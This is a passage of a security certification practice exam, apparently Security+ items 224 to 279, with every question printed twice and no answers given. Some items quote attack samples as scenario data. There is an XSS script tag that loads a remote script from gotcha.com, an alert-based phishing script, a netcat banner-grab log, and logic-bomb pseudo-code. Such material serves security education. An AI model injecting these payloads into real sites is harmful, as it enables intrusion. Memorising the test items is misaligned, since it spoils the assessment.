D. A patch has been incorrectly applied to the device and is causing issues with the wireless adapter on the device

 447

447

224. An organization uses application whitelisting to help prevent zero-day attacks. Malware was recently identified on one client, which was able to run despite the organization's application whitelisting approach. The forensics team has identified the malicious file, conducted a post-incident analysis, and compared this with the original system baseline. The team sees the following output:

```
          FILENAME      HASH (SHA-1)
original: winSCP.exe    2D DA B1 4A 98 FC F1 98 06 B1 E5 26 B2 DF E5 5B 3E CB 83 E1
latest:   winSCP.exe    A3 4A C2 4B 85 FA F2 DD 0B BA F4 16 B2 DF F2 4B 3F AC 4A E1
```

Which of the following identifies the flaw in the team's application whitelisting approach?

A. Their approach uses executable names and not hashes for the whitelist
B. SHA-1 has known collision vulnerabilities and should not be used
C. The original baseline never captured the latest file signature
D. Zero-day attacks require the latest file signatures, and they never updated these.

 448

448

224. An organization uses application whitelisting to help prevent zero-day attacks. Malware was recently identified on one client, which was able to run despite the organization's application whitelisting approach. The forensics team has identified the malicious file, conducted a post-incident analysis, and compared this with the original system baseline. The team sees the following output:

```
          FILENAME      HASH (SHA-1)
original: winSCP.exe    2D DA B1 4A 98 FC F1 98 06 B1 E5 26 B2 DF E5 5B 3E CB 83 E1
latest:   winSCP.exe    A3 4A C2 4B 85 FA F2 DD 0B BA F4 16 B2 DF F2 4B 3F AC 4A E1
```

Which of the following identifies the flaw in the team's application whitelisting approach?

A. Their approach uses executable names and not hashes for the whitelist
B. SHA-1 has known collision vulnerabilities and should not be used
C. The original baseline never captured the latest file signature
D. Zero-day attacks require the latest file signatures, and they never updated these.

225. An analyst is currently looking at the following output:

Software Name	Status	Licensed	Used
Software 1	Approved	100	91
Software 2	Approved	50	52
Software 3	Approved	100	87
Software 4	Approved	50	46
Software 5	Denied	0	0

Which of the following security issues has been discovered based on the output?

A. Insider threat
B. License compliance violation
C. Unauthorized software
D. Misconfigured admin permissions

225. An analyst is currently looking at the following output:

Software Name	Status	Licensed	Used
Software 1	Approved	100	91
Software 2	Approved	50	52
Software 3	Approved	100	87
Software 4	Approved	50	46
Software 5	Denied	0	0

Which of the following security issues has been discovered based on the output?

A. Insider threat
B. License compliance violation
C. Unauthorized software
D. Misconfigured admin permissions

226. Corporations choose to exceed regulatory framework standards because of which of the following incentives?

A. It improves the legal defensibility of the company
B. It gives a social defense that the company is not violating customer privacy laws
C. It proves to investors that the company takes APT cyber activity seriously
D. It results in overall industrial security standards being raised voluntarily

226. Corporations choose to exceed regulatory framework standards because of which of the following incentives?

A. It improves the legal defensibility of the company
B. It gives a social defense that the company is not violating customer privacy laws
C. It proves to investors that the company takes APT cyber activity seriously
D. It results in overall industrial security standards being raised voluntarily

453

227. Which of the following implements a stream cipher?

A. File-level encryption
B. IKEv2 exchange
C. SFTP data transfer
D. S/MIME encryption

454

227. Which of the following implements a stream cipher?

A. File-level encryption
B. IKEv2 exchange
C. SFTP data transfer
D. S/MIME encryption

 455

455

228. Which of the following BEST explains why a development environment should have the same database server secure baseline that exists in production even if there is no PII in the database?

A. Without the same configuration in both development and production, there are no assurances that changes made in development will have the same effect in production.
B. Attackers can extract sensitive, personal information from lower development environment databases just as easily as they can from production databases
C. Databases are unique in their need to have secure configurations applied in all environments because they are attacked more often
D. Laws stipulate that databases with the ability to store personal information must be secured regardless of the environment or if they actually have PII

 456

456

228. Which of the following BEST explains why a development environment should have the same database server secure baseline that exists in production even if there is no PII in the database?

A. Without the same configuration in both development and production, there are no assurances that changes made in development will have the same effect in production.
B. Attackers can extract sensitive, personal information from lower development environment databases just as easily as they can from production databases
C. Databases are unique in their need to have secure configurations applied in all environments because they are attacked more often
D. Laws stipulate that databases with the ability to store personal information must be secured regardless of the environment or if they actually have PII

457

229. A government organization recently contacted three different vendors to obtain cost quotes for a desktop PC refresh. The quote from one of the vendors was significantly lower than the other two and was selected for the purchase. When the PCs arrived, a technician determined some NICs had been tampered with. Which of the following MOST accurately describes the security risk presented in this situation?

A. Hardware root of trust
B. UEFI
C. Supply chain
D. TPM
E. Crypto-malware
F. ARP poisoning

458

229. A government organization recently contacted three different vendors to obtain cost quotes for a desktop PC refresh. The quote from one of the vendors was significantly lower than the other two and was selected for the purchase. When the PCs arrived, a technician determined some NICs had been tampered with. Which of the following MOST accurately describes the security risk presented in this situation?

A. Hardware root of trust
B. UEFI
C. Supply chain
D. TPM
E. Crypto-malware
F. ARP poisoning

459

230. A security administrator needs to address the following audit recommendations for a public-facing SFTP server:

- Users should be restricted to upload and download files to their own home directories only.
- Users should not be allowed to use interactive shell login.

Which of the following configuration parameters should be configured? (Select TWO).

A. PermitTunnel
B. ChrootDirectory
C. PermitTTY
D. AllowTcpForwarding
E. IgnoreRhosts

460

230. A security administrator needs to address the following audit recommendations for a public-facing SFTP server:

- Users should be restricted to upload and download files to their own home directories only.
- Users should not be allowed to use interactive shell login.

Which of the following configuration parameters should be configured? (Select TWO).

A. PermitTunnel
B. ChrootDirectory
C. PermitTTY
D. AllowTcpForwarding
E. IgnoreRhosts

231. A systems administrator has isolated an infected system from the network and terminated the malicious process from executing. Which of the following should the administrator do NEXT according to the incident response process?

A. Restore lost data from a backup
B. Wipe the system
C. Document the lessons learned
D. Notify regulations of the incident

231. A systems administrator has isolated an infected system from the network and terminated the malicious process from executing. Which of the following should the administrator do NEXT according to the incident response process?

A. Restore lost data from a backup
B. Wipe the system
C. Document the lessons learned
D. Notify regulations of the incident

232. Which of the following can occur when a scanning tool cannot authenticate to a server and has to rely on limited information obtained from service banners?

A. False positive
B. Passive reconnaissance
C. Access violation
D. Privilege escalation

232. Which of the following can occur when a scanning tool cannot authenticate to a server and has to rely on limited information obtained from service banners?

A. False positive
B. Passive reconnaissance
C. Access violation
D. Privilege escalation

233. A developer is building a new web portal for internal use. The web portal will only be accessed by internal users and will store operational documents. Which of the following certificate types should the developer install if the company is MOST interested in minimizing costs?

A. Wildcard
B. Code signing
C. Root
D. Self-signed

233. A developer is building a new web portal for internal use. The web portal will only be accessed by internal users and will store operational documents. Which of the following certificate types should the developer install if the company is MOST interested in minimizing costs?

A. Wildcard
B. Code signing
C. Root
D. Self-signed

 467

467

234. Which of the following BEST explains how the use of configuration templates reduces organizations risk?

A. It ensures consistency of configuration for initial system implementation
B. It enables system rollback to a last known-good state if patches break functionality
C. It facilitates fault tolerance since applications can be migrated across templates
D. It improves vulnerability scanning efficiency across multiple systems

 468

468

234. Which of the following BEST explains how the use of configuration templates reduces organizations risk?

A. It ensures consistency of configuration for initial system implementation
B. It enables system rollback to a last known-good state if patches break functionality
C. It facilitates fault tolerance since applications can be migrated across templates
D. It improves vulnerability scanning efficiency across multiple systems

235. A small contracting company's IT infrastructure enables the processing of various levels of sensitive data for which not all employees have access. However, the employees share physical office space. Which of the following controls would help reduce the risk of accidental spillage of sensitive data?

A. Install screen filters
B. Install cable locks for computers
C. Use an IDS within the employees' offices
D. Segment the network into VLANs
E. Implement a DLP solution

235. A small contracting company's IT infrastructure enables the processing of various levels of sensitive data for which not all employees have access. However, the employees share physical office space. Which of the following controls would help reduce the risk of accidental spillage of sensitive data?

A. Install screen filters
B. Install cable locks for computers
C. Use an IDS within the employees' offices
D. Segment the network into VLANs
E. Implement a DLP solution

471

236. Continuity operations team recently detected a breach of credentials. The team mitigated the risk and followed proper processes to reduce risk. Which of the following processes would BEST help prevent this issue from happening again?

A. Risk assessment
B. Chain of custody
C. Lessons learned
D. Penetration test

472

236. Continuity operations team recently detected a breach of credentials. The team mitigated the risk and followed proper processes to reduce risk. Which of the following processes would BEST help prevent this issue from happening again?

A. Risk assessment
B. Chain of custody
C. Lessons learned
D. Penetration test

473

237. An organization's policy requires users to create passwords with an uppercase letter, lowercase letter, number, and symbol. This policy is enforced with technical controls, which also prevents users from using any of their previous 12 passwords. The quantization does not use single sign-on, nor does it centralize storage of passwords. The incident response team recently discovered that passwords for one system were compromised. Passwords for a completely separate system have NOT been compromised, but unusual login activity has been detected for that separate system. Account login has been detected for users who are on vacation. Which of the following BEST describes what is happening?

A. Some users are meeting password complexity requirements but not password length requirements
B. The password history enforcement is insufficient, and old passwords are still valid across many different systems
C. Some users are reusing passwords, and some of the compromised passwords are valid on multiple systems
D. The compromised password file has been brute-forced hacked, and the complexity requirements are not adequate to mitigate this risk

474

237. An organization's policy requires users to create passwords with an uppercase letter, lowercase letter, number, and symbol. This policy is enforced with technical controls, which also prevents users from using any of their previous 12 passwords. The quantization does not use single sign-on, nor does it centralize storage of passwords. The incident response team recently discovered that passwords for one system were compromised. Passwords for a completely separate system have NOT been compromised, but unusual login activity has been detected for that separate system. Account login has been detected for users who are on vacation. Which of the following BEST describes what is happening?

A. Some users are meeting password complexity requirements but not password length requirements
B. The password history enforcement is insufficient, and old passwords are still valid across many different systems
C. Some users are reusing passwords, and some of the compromised passwords are valid on multiple systems
D. The compromised password file has been brute-forced hacked, and the complexity requirements are not adequate to mitigate this risk

475

238. A security administrator receives alerts from the perimeter UTM. Upon checking the logs, the administrator finds the following output:

```
Time: 12/25 0300
From Zone: Untrust
To Zone: DMZ
Attacker: externalip.com
Victim: 172.16.0.20
To Port: 80
Action: Alert
Severity: Critical
```

Upon examining the PCAP associated with the event, the security administrator finds the following information:

```
<script> alert ("click here for important information regarding your account!
http://externalip.com/account.php"); </script>
```

Which of the following actions should the security administrator take?

A. Upload the PCAP to the IDS in order to generate a blocking signature to block the traffic
B. Manually copy the **<script>** data from the PCAP file and generate a blocking signature in the HIDS to block the traffic for future events.
C. Implement a host-based firewall rule to block future events of this type from occurring
D. Submit a change request to modify the XSS vulnerability signature to TCP reset on future attempts.

476

238. A security administrator receives alerts from the perimeter UTM. Upon checking the logs, the administrator finds the following output:

```
Time: 12/25 0300
From Zone: Untrust
To Zone: DMZ
Attacker: externalip.com
Victim: 172.16.0.20
To Port: 80
Action: Alert
Severity: Critical
```

Upon examining the PCAP associated with the event, the security administrator finds the following information:

```
<script> alert ("click here for important information regarding your account!
http://externalip.com/account.php"); </script>
```

Which of the following actions should the security administrator take?

A. Upload the PCAP to the IDS in order to generate a blocking signature to block the traffic
B. Manually copy the `<script>` data from the PCAP file and generate a blocking signature in the HIDS to block the traffic for future events.
C. Implement a host-based firewall rule to block future events of this type from occurring
D. Submit a change request to modify the XSS vulnerability signature to TCP reset on future attempts.

239. A company is performing an analysis of which corporate units are most likely to cause revenue loss in the event the unit is unable to operate. Which of the following is an element of the BIA that this action is addressing?

A. Critical system inventory
B. Single point of failure
C. Continuity of operations
D. Mission-essential functions

239. A company is performing an analysis of which corporate units are most likely to cause revenue loss in the event the unit is unable to operate. Which of the following is an element of the BIA that this action is addressing?

A. Critical system inventory
B. Single point of failure
C. Continuity of operations
D. Mission-essential functions

479

240. After a systems administrator installed and configured Kerberos services, several users experienced authentication issues. Which of the following should be installed to resolve these issues?

A. RADIUS server
B. NTLM service
C. LDAP service
D. NTP server

480

240. After a systems administrator installed and configured Kerberos services, several users experienced authentication issues. Which of the following should be installed to resolve these issues?

A. RADIUS server
B. NTLM service
C. LDAP service
D. NTP server

241. An attachment that was emailed to finance employees contained an embedded message. The security administrator investigates and finds the intent was to conceal the embedded information from public view. Which of the following BEST describes this type of message?

A. Obfuscation
B. Steganography
C. Diffusion
D. BCRYPT

241. An attachment that was emailed to finance employees contained an embedded message. The security administrator investigates and finds the intent was to conceal the embedded information from public view. Which of the following BEST describes this type of message?

A. Obfuscation
B. Steganography
C. Diffusion
D. BCRYPT

242. Which of the following serves to warn users against downloading and installing pirated software on company devices?

A. AUP
B. NDA
C. ISA
D. BPA

242. Which of the following serves to warn users against downloading and installing pirated software on company devices?

A. AUP
B. NDA
C. ISA
D. BPA

485

243. Using a one-time code that has been texted to a smartphone is an example of:

A. Something you have
B. Something you are
C. Something you know
D. Something you do

486

243. Using a one-time code that has been texted to a smartphone is an example of:

A. Something you have
B. Something you are
C. Something you know
D. Something you do

487

244. The exploitation of a buffer-overrun vulnerability in an application will MOST likely lead to :

A. Arbitrary code execution
B. Resource exhaustion
C. Exposure of authentication credentials
D. Dereferencing of memory pointers

488

244. The exploitation of a buffer-overrun vulnerability in an application will MOST likely lead to :

A. Arbitrary code execution
B. Resource exhaustion
C. Exposure of authentication credentials
D. Dereferencing of memory pointers

489

245. An organization's IRP prioritizes containment over eradication. An incident has been discovered where an attacker outside of the organization has installed crypto-currency mining software on the organization's web servers. Given the organization's stated priorities, which of the following would be the NEXT step?

A. Remove the affected servers from the network
B. Review firewall and IDS logs to identify possible source IPs
C. Identify and apply any missing operating system and software patches
D. Delete the malicious software and determine if the servers must be reimaged

490

245. An organization's IRP prioritizes containment over eradication. An incident has been discovered where an attacker outside of the organization has installed crypto-currency mining software on the organization's web servers. Given the organization's stated priorities, which of the following would be the NEXT step?

A. Remove the affected servers from the network
B. Review firewall and IDS logs to identify possible source IPs
C. Identify and apply any missing operating system and software patches
D. Delete the malicious software and determine if the servers must be reimaged

246. A contracting company recently completed its period of performance on a government contract and would like to destroy all information associated with contract performance. Which of the following is the best NEXT step for the company to take?

A. Consult data disposition policies in the contract
B. Use a pulper or pulverizer for data destruction
C. Retain the data for a period no more than one year
D. Burn hard copes containing PII or PHI

246. A contracting company recently completed its period of performance on a government contract and would like to destroy all information associated with contract performance. Which of the following is the best NEXT step for the company to take?

A. Consult data disposition policies in the contract
B. Use a pulper or pulverizer for data destruction
C. Retain the data for a period no more than one year
D. Burn hard copes containing PII or PHI

247. A systems administrator needs to configure an SSL remote access VPN according to the following organizational guidelines:

- The VPN must support encryption of header and payload.
- The VPN must route all traffic through the company's gateway.

Which of the following should be configured on the VPN concentrator?

A. Full tunnel
B. Transport mode
C. Tunnel mode
D. IPSec

247. A systems administrator needs to configure an SSL remote access VPN according to the following organizational guidelines:

- The VPN must support encryption of header and payload.
- The VPN must route all traffic through the company's gateway.

Which of the following should be configured on the VPN concentrator?

A. Full tunnel
B. Transport mode
C. Tunnel mode
D. IPSec

248. A security analyst is running a credential-based vulnerability scanner on a windows host. The vulnerability scanner is using the protocol NETBIOS over TCP/IP to connect to various systems. However, the scan does not return any results.

To address the issue, the analyst should ensure that which of the following default ports is open on systems?

A. 135
B. 137
C. 3389
D. 5060

248. A security analyst is running a credential-based vulnerability scanner on a windows host. The vulnerability scanner is using the protocol NETBIOS over TCP/IP to connect to various systems. However, the scan does not return any results.

To address the issue, the analyst should ensure that which of the following default ports is open on systems?

A. 135
B. 137
C. 3389
D. 5060

497

249. A company is executing a strategy to encrypt and sign all proprietary data in transit. The company recently deployed PKI services to support this strategy. Which of the following protocols supports the strategy and employs certificates generated by the PKI? (Select THREE)

A. S/MIME
B. TLS
C. HTTP-Digest
D. SAML
E. SIP
F. IPSec
G. Kerberos

498

249. A company is executing a strategy to encrypt and sign all proprietary data in transit. The company recently deployed PKI services to support this strategy. Which of the following protocols supports the strategy and employs certificates generated by the PKI? (Select THREE)

A. S/MIME
B. TLS
C. HTTP-Digest
D. SAML
E. SIP
F. IPSec
G. Kerberos

499

250. Which of the following strategies helps reduce risk if a rollback is needed when upgrading a critical system platform?

A. Non-persistent configuration
B. Continuous monitoring
C. Firmware updates
D. Platform diversity schemes

500

250. Which of the following strategies helps reduce risk if a rollback is needed when upgrading a critical system platform?

A. Non-persistent configuration
B. Continuous monitoring
C. Firmware updates
D. Platform diversity schemes

501

251. Which of the following should a technician use to protect a cellular phone that is needed for an investigation, to ensure the data will not be removed remotely?

A. Air gap
B. Secure cabinet
C. Faraday cage
D. Safe

502

251. Which of the following should a technician use to protect a cellular phone that is needed for an investigation, to ensure the data will not be removed remotely?

A. Air gap
B. Secure cabinet
C. Faraday cage
D. Safe

503

252. A security engineer is analyzing the following line of JavaScript code that was found in a comment field on a web forum, which was in a security breach:

```
<script src=http://gotcha.com/hackme.js></script>
```

Given the line of code above, which of the following best represents the attack performed during the breach?

A. CSRF
B. DDos
C. Dos
D. XSS

504

252. A security engineer is analyzing the following line of JavaScript code that was found in a comment field on a web forum, which was in a security breach:

```
<script src=http://gotcha.com/hackme.js></script>
```

Given the line of code above, which of the following best represents the attack performed during the breach?

A. CSRF
B. DDos
C. Dos
D. XSS

505

253. Which of the following is the MOST significant difference between intrusive and non intrusive vulnerability scanning?

A. One uses credentials , but the other does not
B. One has a higher potential for disrupting system operations
C. One allows systems to activate firewall countermeasures
D. One returns service banners, including running versions

506

253. Which of the following is the MOST significant difference between intrusive and non intrusive vulnerability scanning?

A. One uses credentials , but the other does not
B. One has a higher potential for disrupting system operations
C. One allows systems to activate firewall countermeasures
D. One returns service banners, including running versions

507

254. A preventive control differs from a compensating control in the at a preventive control is:

A. Put in place to mitigate a weakness in a user control
B. Deployed to supplement an existing control that is EOL
C. Relied on to address gaps in the existing control structure
D. Designed to specifically mitigate a risk

508

254. A preventive control differs from a compensating control in the at a preventive control is:

A. Put in place to mitigate a weakness in a user control
B. Deployed to supplement an existing control that is EOL
C. Relied on to address gaps in the existing control structure
D. Designed to specifically mitigate a risk

509

255. A company network is currently under attack. Although security controls are in place to stop the attack, the security administrator needs more information about the types of attacks being used. Which of the following network types would BEST help the administrator gather the information?

A. DMZ
B. Guest network
C. Ad hoc
D. Honeynet

510

255. A company network is currently under attack. Although security controls are in place to stop the attack, the security administrator needs more information about the types of attacks being used. Which of the following network types would BEST help the administrator gather the information?

A. DMZ
B. Guest network
C. Ad hoc
D. Honeynet

 511

511

256. A security administrator successfully used a tool to guess a six-digit code and retrieve the WPA master password from a SOHO access point. Which of the following should the administrator configure to prevent this type of attack?

A. Disable WPS
B. Enable WPA2
C. Configure CCMP
D. Implement TKIP

 512

512

256. A security administrator successfully used a tool to guess a six-digit code and retrieve the WPA master password from a SOHO access point. Which of the following should the administrator configure to prevent this type of attack?

A. Disable WPS
B. Enable WPA2
C. Configure CCMP
D. Implement TKIP

 513

513

257. A government organization recently contacted three different vendors to obtain cost quotes for a desktop PC refresh. The quote from one of the vendors was significantly lower than the other two and was selected for the purchase. When the PCs arrived, a technician determined some NICs had been tampered with. Which of the following MOST accurately describes the security risk presented in this situation?

A. Hardware root of trust
B. UEFI
C. Supply chain
D. TPM
E. Crypto-malware
F. ARP poisoning

 514

514

257. A government organization recently contacted three different vendors to obtain cost quotes for a desktop PC refresh. The quote from one of the vendors was significantly lower than the other two and was selected for the purchase. When the PCs arrived, a technician determined some NICs had been tampered with. Which of the following MOST accurately describes the security risk presented in this situation?

A. Hardware root of trust
B. UEFI
C. Supply chain
D. TPM
E. Crypto-malware
F. ARP poisoning

258. Which of the following is the MOST likely motivation for a script kiddie threat actor?

A. Financial gain
B. Notoriety
C. Political expression
D. Corporate espionage

258. Which of the following is the MOST likely motivation for a script kiddie threat actor?

A. Financial gain
B. Notoriety
C. Political expression
D. Corporate espionage

259. A security analyst is checking log files and finds the following entries:

```
C:\>nc -vv192.160.118.13080
192.168.118.130: inverse host lookup failed: h_errno 11004: NO_DATA
(UNKNOWN) [192.160.118.130] 80 (http) open
HEAD/ HTTP/1.0
HTTP/1.1 408 Request Time-out
Date: Thu, 29 Nov 2017 07:15:37 GMT
Server: Apache/2.2.14 (Ubuntu)
Vary: Accept-Encoding
Connection: close
Content-Type: text/html; charset=iso-8859-1
sent 16, rcvd 189: NOTSOCK
C:\>
```

Which of the following is MOST likely happening?

A. A hacker attempted to pivot using the web server interface
B. A potential hacker could be banner grabbing to determine what architecture is being used
C. The DNS is misconfigured for the server's IP address
D. A server is expecting a DoS, and the request is timing out

259. A security analyst is checking log files and finds the following entries:

```
C:\>nc -vv192.160.118.13080
192.168.118.130: inverse host lookup failed: h_errno 11004: NO_DATA
(UNKNOWN) [192.160.118.130] 80 (http) open
HEAD/ HTTP/1.0
HTTP/1.1 408 Request Time-out
Date: Thu, 29 Nov 2017 07:15:37 GMT
Server: Apache/2.2.14 (Ubuntu)
Vary: Accept-Encoding
Connection: close
Content-Type: text/html; charset=iso-8859-1
sent 16, rcvd 189: NOTSOCK
C:\>
```

Which of the following is MOST likely happening?

A. A hacker attempted to pivot using the web server interface
B. A potential hacker could be banner grabbing to determine what architecture is being used
C. The DNS is misconfigured for the server's IP address
D. A server is expecting a DoS, and the request is timing out

519

260. A security professional wants to test a piece of malware that was isolated on a user's computer to document its effect on a system. Which of the following is the FIRST step the security professional should take?

A. Create a sandbox on the machine
B. Open the file and run it
C. Create a secure baseline of the system state
D. Harden the machine

520

260. A security professional wants to test a piece of malware that was isolated on a user's computer to document its effect on a system. Which of the following is the FIRST step the security professional should take?

A. Create a sandbox on the machine
B. Open the file and run it
C. Create a secure baseline of the system state
D. Harden the machine

521

261. While monitoring the SIEM, a security analyst observes traffic from an external IP to an IP address of the business network on port 443. Which of the following protocols would MOST likely cause this traffic?

A. HTTP
B. SSH
C. SSL
D. DNS

522

261. While monitoring the SIEM, a security analyst observes traffic from an external IP to an IP address of the business network on port 443. Which of the following protocols would MOST likely cause this traffic?

A. HTTP
B. SSH
C. SSL
D. DNS

523

262. A technician is required to configure updates on a guest operating system while maintaining the ability to quickly revert the changes that were made while testing the updates. Which of the following should the technician implement?

A. Snapshots
B. Revert to known state
C. Rollback to known configuration
D. Shadow copy

524

262. A technician is required to configure updates on a guest operating system while maintaining the ability to quickly revert the changes that were made while testing the updates. Which of the following should the technician implement?

A. Snapshots
B. Revert to known state
C. Rollback to known configuration
D. Shadow copy

525

263. When a malicious user is able to retrieve sensitive information from RAM, the programmer has failed to implement:

A. Session keys
B. Encryption of data at rest
C. Encryption of data in use
D. Ephemeral keys

526

263. When a malicious user is able to retrieve sensitive information from RAM, the programmer has failed to implement:

A. Session keys
B. Encryption of data at rest
C. Encryption of data in use
D. Ephemeral keys

527

264. A network administrator is implementing multifactor authentication for employees who travel and use company devices remotely by using the company VPN. Which of the following would provide the required level of authentication?

A. 802.1x and OTP
B. Fingerprint scanner and voice recognition
C. RBAC and PIN
D. Username/Password and TOTP

528

264. A network administrator is implementing multifactor authentication for employees who travel and use company devices remotely by using the company VPN. Which of the following would provide the required level of authentication?

A. 802.1x and OTP
B. Fingerprint scanner and voice recognition
C. RBAC and PIN
D. Username/Password and TOTP

529

265. A security analyst is interested in setting up an IDS to monitor the company network. The analyst has been told there can be no network downtime to implement the solution, but the IDS must capture all of the network traffic. Which of the following should be used for the IDS implementation?

A. Network tap
B. Honeypot
C. Aggregation
D. Port mirror

530

265. A security analyst is interested in setting up an IDS to monitor the company network. The analyst has been told there can be no network downtime to implement the solution, but the IDS must capture all of the network traffic. Which of the following should be used for the IDS implementation?

A. Network tap
B. Honeypot
C. Aggregation
D. Port mirror

531

266. Which of the following is an example of federated access management?

A. Windows passing user credentials on a peer-to-peer network
B. Applying a new user account with a complex password
C. Implementing a AAA framework for network access
D. Using a popular website login to provide access to another website

532

266. Which of the following is an example of federated access management?

A. Windows passing user credentials on a peer-to-peer network
B. Applying a new user account with a complex password
C. Implementing a AAA framework for network access
D. Using a popular website login to provide access to another website

533

267. Which of the following is MOST likely caused by improper input handling?

A. Loss of database tables
B. Untrusted certificate warning
C. Power off reboot loop
D. Breach of firewall ACLs

534

267. Which of the following is MOST likely caused by improper input handling?

A. Loss of database tables
B. Untrusted certificate warning
C. Power off reboot loop
D. Breach of firewall ACLs

535

268. While reviewing system logs, a security analyst notices that a large number of end users are changing their passwords four times on the day the passwords are set to expire. The analyst suspects they are cycling their passwords to circumvent current password controls. Which of the following would provide a technical control to prevent this activity from occurring?

A. Set password aging requirements
B. Increase the password history from three to five
C. Create an AUP that prohibits password reuse
D. Implement password complexity requirements

536

268. While reviewing system logs, a security analyst notices that a large number of end users are changing their passwords four times on the day the passwords are set to expire. The analyst suspects they are cycling their passwords to circumvent current password controls. Which of the following would provide a technical control to prevent this activity from occurring?

A. Set password aging requirements
B. Increase the password history from three to five
C. Create an AUP that prohibits password reuse
D. Implement password complexity requirements

537

269. In highly secure environments where the risk of malicious actors attempting to steal data is high, which of the following is the BEST reason to deploy Faraday cages?

A. To provide emanation control to prevent credential harvesting
B. To minimize signal attenuation over distances to maximize signal strength
C. To minimize external RF interference with embedded processors
D. To protect the integrity of audit logs from malicious alteration

538

269. In highly secure environments where the risk of malicious actors attempting to steal data is high, which of the following is the BEST reason to deploy Faraday cages?

A. To provide emanation control to prevent credential harvesting
B. To minimize signal attenuation over distances to maximize signal strength
C. To minimize external RF interference with embedded processors
D. To protect the integrity of audit logs from malicious alteration

539

270. A systems developer needs to provide machine-to-machine interface between an application and a database server in the production environment. This interface will exchange data once per day. Which of the following access control account practices would BEST be used in this situation?

A. Establish a privileged interface group and apply read-write permission to the members of that group
B. Submit a request for account privilege escalation when the data needs to be transferred
C. Install the application and database on the same server and add the interface to the local administrator group
D. Use a service account and prohibit users from accessing this account for development work

540

270. A systems developer needs to provide machine-to-machine interface between an application and a database server in the production environment. This interface will exchange data once per day. Which of the following access control account practices would BEST be used in this situation?

A. Establish a privileged interface group and apply read-write permission to the members of that group
B. Submit a request for account privilege escalation when the data needs to be transferred
C. Install the application and database on the same server and add the interface to the local administrator group
D. Use a service account and prohibit users from accessing this account for development work

541

271. Moving laterally within a network once an initial exploit is used to gain persistent access for the purpose of establishing further control of a system is known as:

A. Pivoting
B. Persistence
C. Active reconnaissance
D. A backdoor

542

271. Moving laterally within a network once an initial exploit is used to gain persistent access for the purpose of establishing further control of a system is known as:

A. Pivoting
B. Persistence
C. Active reconnaissance
D. A backdoor

543

272. An organization wishes to allow its users to select devices for business use but does not want to overwhelm the service desk with requests for too many different device types and models. Which of the following deployment models should the organization use to BEST meet these requirements?

A. VDI environment
B. CYOD model
C. DAC model
D. BYOD model

544

272. An organization wishes to allow its users to select devices for business use but does not want to overwhelm the service desk with requests for too many different device types and models. Which of the following deployment models should the organization use to BEST meet these requirements?

A. VDI environment
B. CYOD model
C. DAC model
D. BYOD model

273. An organization's research department uses workstations in an air-gapped network. A competitor released products based on files that originated in the research department. Which of the following should management do to improve the security and confidentiality of the research files?

A. Implement multifactor authentication on the workstations
B. Configure removable media controls on the workstations
C. Install a web application firewall in the research department
D. Install HIDS on each of the research workstations

273. An organization's research department uses workstations in an air-gapped network. A competitor released products based on files that originated in the research department. Which of the following should management do to improve the security and confidentiality of the research files?

A. Implement multifactor authentication on the workstations
B. Configure removable media controls on the workstations
C. Install a web application firewall in the research department
D. Install HIDS on each of the research workstations

547

274. A state-sponsored threat actor has launched several successful attacks against a corporate network. Although the target has a robust patch management program in place, the attacks continue in depth and scope, and the security department has no idea how the attacks are able to gain access. Given that patch management and vulnerability scanners are being used, which of the following would be used to analyze the attack methodology?

A. Rogue system detection
B. Honeypots
C. Next-generation firewall
D. Penetration test

548

274. A state-sponsored threat actor has launched several successful attacks against a corporate network. Although the target has a robust patch management program in place, the attacks continue in depth and scope, and the security department has no idea how the attacks are able to gain access. Given that patch management and vulnerability scanners are being used, which of the following would be used to analyze the attack methodology?

A. Rogue system detection
B. Honeypots
C. Next-generation firewall
D. Penetration test

549

275. A security analyst is investigating a call from a user regarding one of the websites receiving a 503: service unavailable error. The analyst runs a netstat –an command to discover if the web server is up and listening. The analyst receives the following output :

```
TCP 10.1.5.2:80        192.168.2.112:60973     TIME_WAIT
TCP 10.1.5.2:80        192.168.2.112:60974     TIME_WAIT
TCP 10.1.5.2:80        192.168.2.112:60975     TIME_WAIT
TCP 10.1.5.2:80        192.168.2.112:60976     TIME_WAIT
TCP 10.1.5.2:80        192.168.2.112:60977     TIME_WAIT
TCP 10.1.5.2:80        192.168.2.112:60978     TIME_WAIT
```

Which of the following types of attack is the analyst seeing?

A. Buffer overflow
B. Domain hijacking
C. Denial of service
D. ARP poisoning

550

275. A security analyst is investigating a call from a user regarding one of the websites receiving a 503: service unavailable error. The analyst runs a netstat –an command to discover if the web server is up and listening. The analyst receives the following output :

```
TCP 10.1.5.2:80        192.168.2.112:60973     TIME_WAIT
TCP 10.1.5.2:80        192.168.2.112:60974     TIME_WAIT
TCP 10.1.5.2:80        192.168.2.112:60975     TIME_WAIT
TCP 10.1.5.2:80        192.168.2.112:60976     TIME_WAIT
TCP 10.1.5.2:80        192.168.2.112:60977     TIME_WAIT
TCP 10.1.5.2:80        192.168.2.112:60978     TIME_WAIT
```

Which of the following types of attack is the analyst seeing?

A. Buffer overflow
B. Domain hijacking
C. Denial of service
D. ARP poisoning

 551

551

276. An administrator is disposing of media that contains sensitive information. Which of the following will provide the MOST effective method to dispose of the media while ensuring the data will be unrecoverable?

A. Wipe the hard drive
B. Shred the hard drive
C. Sanitize all of the data
D. Degauss the hard drive

 552

552

276. An administrator is disposing of media that contains sensitive information. Which of the following will provide the MOST effective method to dispose of the media while ensuring the data will be unrecoverable?

A. Wipe the hard drive
B. Shred the hard drive
C. Sanitize all of the data
D. Degauss the hard drive

277. A security administrator found the following piece of code referenced on a domain controller's task scheduler.

```
$var = GetDomainAdmins
if $var!= 'fabio'
     SetDomainAdmins = NULL
```

With which of the following types of malware is the code associated?

A. RAT
B. Backdoor
C. Logic bomb
D. Crypto-malware

277. A security administrator found the following piece of code referenced on a domain controller's task scheduler.

```
$var = GetDomainAdmins
if $var!= 'fabio'
     SetDomainAdmins = NULL
```

With which of the following types of malware is the code associated?

A. RAT
B. Backdoor
C. Logic bomb
D. Crypto-malware

278. The Chief Information Officer (CIO) has determined the company's new PKI will not use OCSP. The purpose of OCSP still needs to be addressed. Which of the following should be implemented?

A. Build an online intermediate CA
B. Implement a key escrow
C. Implement stapling
D. Install a CRL

278. The Chief Information Officer (CIO) has determined the company's new PKI will not use OCSP. The purpose of OCSP still needs to be addressed. Which of the following should be implemented?

A. Build an online intermediate CA
B. Implement a key escrow
C. Implement stapling
D. Install a CRL

279. Which of the following BEST explains the difference between SaaS, PaaS and IaaS?

A. SaaS solutions offer users a complete computing solution that encompasses the software and underlying infrastructure, while the other cloud approaches offer a partial computing solution
